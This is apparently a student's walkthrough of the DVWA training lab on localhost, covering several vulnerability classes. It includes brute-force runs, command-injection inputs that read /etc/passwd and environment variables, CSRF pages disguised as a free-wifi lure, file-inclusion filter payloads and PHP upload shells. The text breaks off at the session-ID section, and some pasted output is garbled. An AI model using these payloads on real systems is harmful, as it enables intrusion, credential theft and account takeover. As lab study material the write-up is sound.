

# DVWA Lab

## 1. Vulnerability: Brute Force (Low)

The screenshot shows the DVWA login page for the 'Brute Force' vulnerability. The left sidebar has a green 'Brute Force' button highlighted. The main area shows a 'Login' form with fields for 'Username' and 'Password', and a 'Login' button. Below the form is a welcome message: 'Welcome to the password protected area admin' and a small profile picture of a person with curly hair.

**Method:** Guess common password by type

**Answer:** Username: admin Password: password

Username: Admin Password: password

## 2. Vulnerability: Brute Force (Medium)

**Method 1 :** "Use the Intruder in Burp Suite to conduct an attack with wordlist passwords.

The screenshot shows the DVWA login page for the 'Brute Force' vulnerability and the Burp Suite Intruder tool. The DVWA sidebar shows the 'Brute Force' button is green. The Burp Suite window shows a table of attack results with 134 rows, each containing a request ID, payload, status code, error, timeout, length, and comment. The Burp Suite interface includes tabs for 'Results', 'Positions', 'Payloads', 'Resource pool', and 'Settings'. The DVWA page below shows the same login form and welcome message as the first screenshot.

**Method 2:** Use the Hydra tool to perform a brute force attack and obtain 16 possible passwords. Copy these into a text file, and then use the Intruder in Burp Suite to identify the correct one.

```
(waris㉿kali)-[~]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 -s 4280 http-post-form "/vulnerabilities/brute:username='USER'&password='PASS'&Login=Login"
:Username and/or password incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 14:52:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:4280/vulnerabilities/brute:username='USER'&password='PASS'&Login=Login:Username and/or password incorrect
[4280][http-post-form] host: 127.0.0.1 login: admin password: 12345
[4280][http-post-form] host: 127.0.0.1 login: admin password: daniel
[4280][http-post-form] host: 127.0.0.1 login: admin password: iloveyou
[4280][http-post-form] host: 127.0.0.1 login: admin password: 123456
[4280][http-post-form] host: 127.0.0.1 login: admin password: password
[4280][http-post-form] host: 127.0.0.1 login: admin password: princess
[4280][http-post-form] host: 127.0.0.1 login: admin password: 1234567
[4280][http-post-form] host: 127.0.0.1 login: admin password: rockyou
[4280][http-post-form] host: 127.0.0.1 login: admin password: 12345678
[4280][http-post-form] host: 127.0.0.1 login: admin password: abc123
[4280][http-post-form] host: 127.0.0.1 login: admin password: nicole
[4280][http-post-form] host: 127.0.0.1 login: admin password: monkey
[4280][http-post-form] host: 127.0.0.1 login: admin password: lovely
[4280][http-post-form] host: 127.0.0.1 login: admin password: 123456789
[4280][http-post-form] host: 127.0.0.1 login: admin password: babygirl
[4280][http-post-form] host: 127.0.0.1 login: admin password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 14:52:24
```

```
(waris㉿kali)-[~]
$ cat password.txt
[4280][http-post-form] host: 127.0.0.1 login: admin password: 1234567
[4280][http-post-form] host: 127.0.0.1 login: admin password: 12345
[4280][http-post-form] host: 127.0.0.1 login: admin password: 123456
[4280][http-post-form] host: 127.0.0.1 login: admin password: password
[4280][http-post-form] host: 127.0.0.1 login: admin password: jessica
[4280][http-post-form] host: 127.0.0.1 login: admin password: 123456789
[4280][http-post-form] host: 127.0.0.1 login: admin password: iloveyou
[4280][http-post-form] host: 127.0.0.1 login: admin password: princess
[4280][http-post-form] host: 127.0.0.1 login: admin password: rockyou
[4280][http-post-form] host: 127.0.0.1 login: admin password: 12345678
[4280][http-post-form] host: 127.0.0.1 login: admin password: abc123
[4280][http-post-form] host: 127.0.0.1 login: admin password: nicole
[4280][http-post-form] host: 127.0.0.1 login: admin password: daniel
[4280][http-post-form] host: 127.0.0.1 login: admin password: babygirl
[4280][http-post-form] host: 127.0.0.1 login: admin password: monkey
[4280][http-post-form] host: 127.0.0.1 login: admin password: lovely
```

```
(waris㉿kali)-[~]
$ cat password.txt | cut -d " " -f11 > listpass.txt
```

```
(waris㉿kali)-[~]
$ cat listpass.txt
```

```
1234567
12345
123456
password
jessica
123456789
iloveyou
princess
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
```

4. Intruder attack of http://localhost:4280 - Temporary attack

Attack	Save	Columns				
Results	Positions	Payloads	Resource pool	Settings		
Filter: Showing all items						
Request	Payload	Status code	Error	Timeout	Length	Comment
4	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4690	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
1	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
2	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
3	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
5	jessica	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
6	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
7	iloveyou	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
8	princess	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
9	rockyou	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
10	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
11	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4652	
12	nicole	200	<input type="checkbox"/>	<input type="checkbox"/>	4651	
13	daniel	200	<input type="checkbox"/>	<input type="checkbox"/>	4651	
14	babygirl	200	<input type="checkbox"/>	<input type="checkbox"/>	4651	
15	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	4651	
16	lovely	200	<input type="checkbox"/>	<input type="checkbox"/>	4651	

Request Response

Pretty Raw Hex Render

INSTRUCTIONS

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Login

Username:

Password:

Login

Welcome to the password protected area admin

### 3. Vulnerability: Command Injection (Low)

```

Ping a device
Enter an IP address: [ ] Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.097 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.096 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.106 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.111 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3049ms
rtt min/avg/max/mdev = 0.096/0.102/0.111/0.006 ms
...
```
CHANGELOG.md
COPYING.txt
README.ar.md
README.es.md
README.fa.md
README.fr.md
README.id.md
README.md
README.pt.md
README.tr.md
README.zh.md
SECURITY.md
about.php
config
database
docs
dwba
external
favicon.ico
hackable
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
security.txt
setup.php
tests
vulnerabilities
```
The clue is in its name, DVWA contains both intentional and unintentional vulnerabilities, that is it's whole point, please do not try to report them.

```

**Method:** In this code, there isn't a blacklist for ';', '&&', or '|', allowing the user to continue the command. That's why I can type '**127.0.0.1; echo '--'; cd ../../; echo '--'; ls; echo '--'; cat security.txt**', as shown in the picture.

### 4. Vulnerability: Command Injection (Medium)

```

Vulnerability: Command | + 
localhost:4280/vulnerabilities/exec/# 
Vulnerability: Command Injection
Ping a device
Enter an IP address: [ ] Submit
```
APACHE_CONFDIR=/etc/apache2
HOSTNAME=ed945b644358
PHP_INI_DIR=/usr/local/etc/php
SHLVL=0
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP VERSION=8.3.1
APACHE_PID FILE=/var/run/apache2.pid
GCC_KERNLEVEL=5.4.0-53-generic
C280037575603EB4A8B72861C07790C5C0A9DE4 AFD8691F0DAEDF03BDF6E460563F15A9B715376CA
PHP_CSC_URL=https://www.php.net/distributions/php-8.3.1.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.3.1.tar.xz
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html/vulnerabilities/exec
PHPIZE_DEPS=autoconf dpkg-dev file g++
DB_SERVER=db
PHP_SHA256=56445b1771b2ba5b7573453f9e8a9451e2d810b1741a352fa05259733ble9758
APACHE_ENVVARS=/etc/apache2/envvars
```
gcc libc-dev make pkg-config re2c

```

**Method:** This code includes a blacklist for '&&' and ';', preventing the user from continuing the command. However, we can still add '|', which allows running a second command following the first one. Additionally, we can use '>', '<', '#', and '\$(<command>)'. In this instance, the command used in the picture is '**127.0.0.1 | env**'. The 'env' command is used to run a program in a modified environment, or, when used without arguments, it displays the current environment variables and their values.

## 5. Vulnerability: Command Injection (High)

**Vulnerability: Command Injection**

Ping a device

Enter an IP address:  Submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpix:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

**Method:**

'&' => '' ,  
' ;' => '' ,  
' |' => '' ,  
' -' => '' ,  
'\$' => '' ,  
'(' => '' ,  
')' => '' ,  
'.' => '' ,  
'||' => '' ,

This code incorporates a blacklist, as shown in the image below, which is intended to prevent the user from continuing the command. However, upon examining the blacklist, a vulnerability is identified with the inclusion of '|'. This allows for the execution of additional commands. For instance, '127.0.0.1|pwd' could be used as an example to exploit this vulnerability. In the image above, the command '127.0.0.1|cat /etc/passwd' is used to demonstrate how one can view a list of user account information, despite the blacklist.

## 6. Vulnerability: Cross Site Request Forgery (Low)


The original credentials is Username: admin Password: password

**Method:** When we changed the password the URL is show like this

```
http://127.0.0.1:4280/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#|
```

That we can see the vulnerable that we can input the "?password\_new=Hi&password\_conf=Hi&Change=Change#" to change the password without input and change in UI.

And I can use basic social engineering to send the HTML file that have the change password link that the victim click it change there password that I already set the password.




```

<!DOCTYPE html>
<html>
<head>
<title>Click here to Get free wifi</title>
</head>
<body>
<button onclick="window.location.href='http://127.0.0.1:4280/vulnerabilities/csrf/?password_new=KPMG&password_conf=KPMG&Change=Change#';>Go to Example.com</button>
</body>
</html>

```


This is simple HTML file that send to the victim to click and change there password.



The screenshot shows a Kali Linux desktop environment. On the left, a terminal window displays the source code of a CSRF exploit. On the right, a Firefox browser window is open to the DVWA 'Vulnerability: Cross Site Request Forgery (CSRF)' page. Below the browser, a smaller terminal window shows the DVWA 'Test Credentials' page with the message 'Valid password for \'admin\''. This indicates that the password has been successfully changed to 'KPMG'.

The password have been change to KPMG

## 7. Vulnerability: Cross Site Request Forgery (Medium)



As we can see that we cannot use the method as same as the low level

**Method:** I used burp suit to intercept when change the password in UI page. That we can see that "HTTP\_REFERER" is the  
["http://127.0.0.1:4280/vulnerabilities/csrf/?password\\_new=1&password\\_conf=1&Change=Change#"](http://127.0.0.1:4280/vulnerabilities/csrf/?password_new=1&password_conf=1&Change=Change#) that contain the old password.

```
<html>
<head>
</head>
<body onload="change_password()">
<script>
    function change_password(){
        const request = new XMLHttpRequest();
        const url = 'http://127.0.0.1:4280/vulnerabilities/csrf/?password_new=HI&password_conf=HI&Change=Change#';

        request.open("GET", url);
        request.send();
    }
</script>
</body>
</html>
```

First, i create the malicious HTML file that on\_load the URL that change the password link like in the above picture.

**Vulnerability: File Upload**

Choose an image to upload:

No file selected.

Second, that i file the way to upload HTML file to the server. I found that I can upload in file upload section wit low level security.

Choose an image to upload:

No file selected.

.../.../hackable/uploads/CSRF\_js.html successfully uploaded!

Next, after uploaded the file it will give the URL path that we can go there to load my malicious file.

Finally, after finished upload change the security level back to Medium level and load the URL to "["hackable/uploads/CSRF\\_js.html"](#)" after this the password have been changed.

We can send the full URL that file that I upload malicious file to victim after theme click that link I will on load script and change there password.

## 8. Vulnerability: File inclusion (Low)

```

PD9waHAKCmlmKCAhZGVmaW5lZCggJ0RWV0FFV0VCX1BBR0VfVE9fUk9PVCCgKSAPiHsKCWV4aXQgKCJoawNliHReySA7LskuIFVzSB0aUgZmlsZSBpbmNsdlG5leHQdGtZSEIKTsK1QoKPz4KCjEuKSBCb25kLBKYW1IcyBCb
/PgoKPCETlSA1lkqGhllhdcmxklGlzbidoH1b1BieS32WFwb25z/GFueW1vcmls9ly/GVuZXJneSwgb3igbW9uZXkuEl0J3MgcwvJGJ5IxpdHrsZSBvbmVzGFuzCB6ZXJvZMsIGxpdlRsZSBiaXRzIG9mGRhGeUel0J3MgyVwxsG
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/hackable/flags/fi.php:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/hackable/flags/fi.php:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 326
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/hackable/flags/fi.php:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 327

```

```

$ echo -n PD9waHAKCmlmKCAhZGVmaW5lZCggJ0RWV0FFV0VCX1BBR0VfVE9fUk9PVCCgKSAPiHsKCWV4aXQgKCJoawNliHReySA7LskuIFVzSB0aUgZmlsZSBpbmNsdlG5leHQdGtZSEIKTsK1QoKPz4KCjEuKSBCb25kLBKYW1IcyBCb
KfQoKpZ4KcIEukSBc25kLiBKYW1IcyBcb25kCg8P3BocAoKzNobyaMi4pIE15iG5hbWUgaXMeU2h1cmxv2sg5G9sbWzLb1JdCpcyBteSBjdXnpbmVzcB0byBrbm93IhdoYXQg3RoZXlgcGVvcg
x1IGRvbidi0IGtub3cuXG5cbzciavPjxicAvpjuikscirsa5w1MVA91C1zlkigUm9tZW8s1F3vbwvnisBXaGvYzWzvcmUgYYX0IHRob3UgImtZWB/IjskKJGxpbmUzID0gIi0tTElORSBISURERu4g0
yktLS17CmVjaG8gJGxpbmUzIC4gTlxuG48yNigLz48yNigLz5cbi7CgkbluZTQgPSaiTKMoCc1kIC4gKz5b1pTQndiMj1z1iauTCJjRzl1SUgic4g1l3wLNcewIyOW1JRz1iC4g1jF3M1FnVudG
IiAuCiylNcaCigLiAisUd4bFkiIC4gIldzdS17CmVjaG8gYmFzTY0X2RLy29kZSggJGxpbmU0Ick7Cgo/PgoKPCETlSA1lkqGhllhdcmxklGlzbidoH1j1biBieS32WFwb25zIGFueW1vcmsUsIdG
iGvuzXZJneSwgb3igbW9uZXkuEl0J3MgcwvJGJ5IxpdHrsZSBvbmVzGFuzCB6ZXJvZMsIGxpdlRsZSBiaXRzIG9mGRhGeUel0J3MgyVwxsIGpic3Qg2Wxly3Ryb25zLiAtLT4K | base64 -d
</php

```

```

if( !defined( 'DVWA_WEB_PAGE_TO_ROOT' ) )
{
    exit ("Nice try ;-). Use the file include next time!");
}

?>

1.) Bond. James Bond
<?php
    instructions
echo "2.) My name is Sherlock Holmes. It is my business to know what other people don't know.\n\n<br /><br />\n";
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;--";
echo $line3 . "\n\n<br /><br />\n";
$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSBwb29mIG1" . "1c3QgaGF" . "2ZSBh" . "IGxly" . "WsU";
echo base64_decode( $line4 );
?>
    File Upload
←— 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons. →

```

**Method:** First, I input

"127.0.0.1:4280/vulnerabilities/fi/?page=../../hackable/flags/fi.php" but the output is not five Quotes that except in objective after I view the code in inspect that have some code in comment that why i used the filter in PHP to covert to base64 to read the full code.

## 9. Vulnerability: File inclusion (Medium)

```

PD9waHAKCmlmKCAhZGVmaW5lZCggJ0RWV0FFV0VCX1BBR0VfVE9fUk9PVCCgKSAPiHsKCWV4aXQgKCJoawNliHReySA7LskuIFVzSB0aUgZmlsZSBpbmNsdlG5leHQdGtZSEIKTsK1QoKPz4KCjEuKSBCb25kLBKYW1IcyBCb
/PgoKPCETlSA1lkqGhllhdcmxklGlzbidoH1b1BieS32WFwb25z/GFueW1vcmls9ly/GVuZXJneSwgb3igbW9uZXkuEl0J3MgcwvJGJ5IxpdHrsZSBvbmVzGFuzCB6ZXJvZMsIGxpdlRsZSBiaXRzIG9mGRhGeUel0J3MgyVwxsG
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/hackable/flags/fi.php:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/hackable/flags/fi.php:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 326
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/hackable/flags/fi.php:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 327

```

**Method:** Same as method File inclusion Low level security but I change the payload a little bit because the server code is block ".//", ".\\\" that I need to input like this

...//.// -> ..//

The full URL be like:

<http://127.0.0.1:4280/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=../../././hackable/flags/fi.php>

And the output is same base64 text and we need to decode and got the full code in plain text.

## 10. Vulnerability: File Upload (Low)

### Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/low.php successfully uploaded!

**Method:** I create the malicious file that contain command “`cat /etc/passwd`” and then upload into the server. And after go to the path I will get the list of user account information.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

```

File Edit Search View Document Help

```

1 <?php
2 echo '<pre>';
3
4
5 $last_line = system('cat /etc/passwd', $retval);
6
7 echo '
8 </pre>
9 <br />Last line of the output: ' . $last_line .
10 <br />Return value: ' . $retval;
11 ?
12

```

Last line of the output: nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

Return value: 0

## 11. Vulnerability: File Upload (Medium)

Choose an image to upload:

No file chosen

Your image was not uploaded. We can only accept JPEG or PNG images.

**Method:** I create the malicious file that contain command “`env`” and then upload into the server. And after go to the path I will get the current environment variables and their values. But before we do this I need to burp suite and change the Content-Type before because the server can upload only images file.

Content-Type = application/x-phpt —> image/png

```
-----WebKitFormBoundary1h1AllLVVN12req2v
Content-Disposition: form-data; name="uploaded"; filename="mid.php"
Content-Type: image/png
```

```
<?php
echo '<pre>';
$last_line = system('env', $retval);
echo '
```

( ) ⚙️ ← → Search

## Vulnerability: File Upload

Choose an image to upload:

No file chosen

.../.../hackable/uploads/mid.php successfully uploaded!

```
APACHE_CONFDIR=/etc/apache2
HOSTNAME=d945b644358
PHP_INI_DIR=/usr/local/etc/php
SHLVL=0
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.3.1
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEY=1198C0117593497A5EC5C19286AF1F9897469DC C28D937575603EB4ABB725861C0779DC5C0A9DE4 AFD8691FDAEDF03BDF6E460563F15A9B715376CA
PHP_ASC_URL=https://www.php.net/distributions/php-8.3.1.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.3.1.tar.xz
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html/hackable/uploads
PHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
DB_SERVER=db
PHP_SHA256=56445b1771b2ba5b7573453f9e8a9451e2d810b1741a352fa05259733b1e9758
APACHE_ENVVARS=/etc/apache2/envvars
```

Last line of the output: APACHE\_ENVVARS=/etc/apache2/envvars

Return value: 0

## 12. Vulnerability: Open HTTP Redirect (Low)

### Vulnerability: Open HTTP Redirect

#### Hacker History

Here are two links to some famous hacker quotes, see if you can hack them.

- [Quote 1](#)
- [Quote 2](#)

**Method:** We can redirect to the another page by input the URL like “`127.0.0.1/vulnerabilities/open_redirect/source/low.php?redirect=https://digi.ninja`” because the code is not block any parameter in the URL.

## 13. Vulnerability: Open HTTP Redirect (Medium)

**Method:** It same as the low level, We can redirect to the another page by input the URL like “`127.0.0.1/vulnerabilities/open_redirect/source/low.php?redirect=//digi.ninja`” because the code is block only http and https in front of the parameter in the URL.

## 14. Vulnerability: Authorisation Bypass (Low)

The screenshot shows the DVWA Low-level User Manager interface. On the left is a sidebar menu with various security challenges listed. The main content area is titled "Vulnerability: Authorisation Bypass". It displays a table of user data with columns: ID, First Name, Surname, and Update. The data is as follows:

ID	First Name	Surname	Update
5	Bob	Smith	<button>Update</button>
4	Pablo	Picasso	<button>Update</button>
3	Hack	Me	<button>Update</button>
2	Gordon	Brown	<button>Update</button>
1	admin	admin	<button>Update</button>

Below the table, there is a message: "Welcome to the user manager, please enjoy updating your user's details." At the bottom left, it says "Username: gordonb Security Level: low Locale: en SQLi DB: mysql". At the bottom right, there are "View Source" and "View Help" buttons.

**Method:** In the low level of the security, they didn't have any code to prevent the another user access the admin. Everyone can find this page if there know the URL.

## 15. Vulnerability: Authorisation Bypass (Medium)

The screenshot shows the DVWA Medium-level User Manager interface in a browser. The address bar shows the URL: 127.0.0.1:4280/vulnerabilities/authbypass/get\_user\_data.php. The browser console displays the following JSON response:

```
[{"user_id": "1", "first_name": "admin", "surname": "admin"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]
```

**Method:** In the medium level of the security, they have a code to prevent the another user access the admin. But they have the page in PHP that return the user data in PHP. I found that by using OS Command injection to list them. Like this "127.0.0.1; cd ..; cd vulnerabilities/authbypass && ls && cat get\_user\_data.php"

```

64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.070 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.073 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.042/0.060/0.073/0.012 ms
authbypass.js
change_user_details.php
get_user_data.php
help
index.php
source
    "fail", "error" => "Access denied"));
        exit;
}

$query = "SELECT user_id, first_name, last_name FROM users";
$result = mysqli_query($GLOBALS["__mysql_ston"], $query);

$guestbook = '';
$users = array();

while ($row = mysqli_fetch_row($result)) {
    if( dvwaSecurityLevelGet() == 'impossible' ) {
        $user_id = $row[0];
        $first_name = htmlspecialchars( $row[1] );
        $surname = htmlspecialchars( $row[2] );
    } else {
        $user_id = $row[0];
        $first_name = $row[1];
        $surname = $row[2];
    }

    $user = array(
        "user_id" => $user_id,
        "first_name" => $first_name,
        "surname" => $surname
    );
    $users[] = $user;
}

```

## 16. Vulnerability: Weak Session IDs (Low)

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
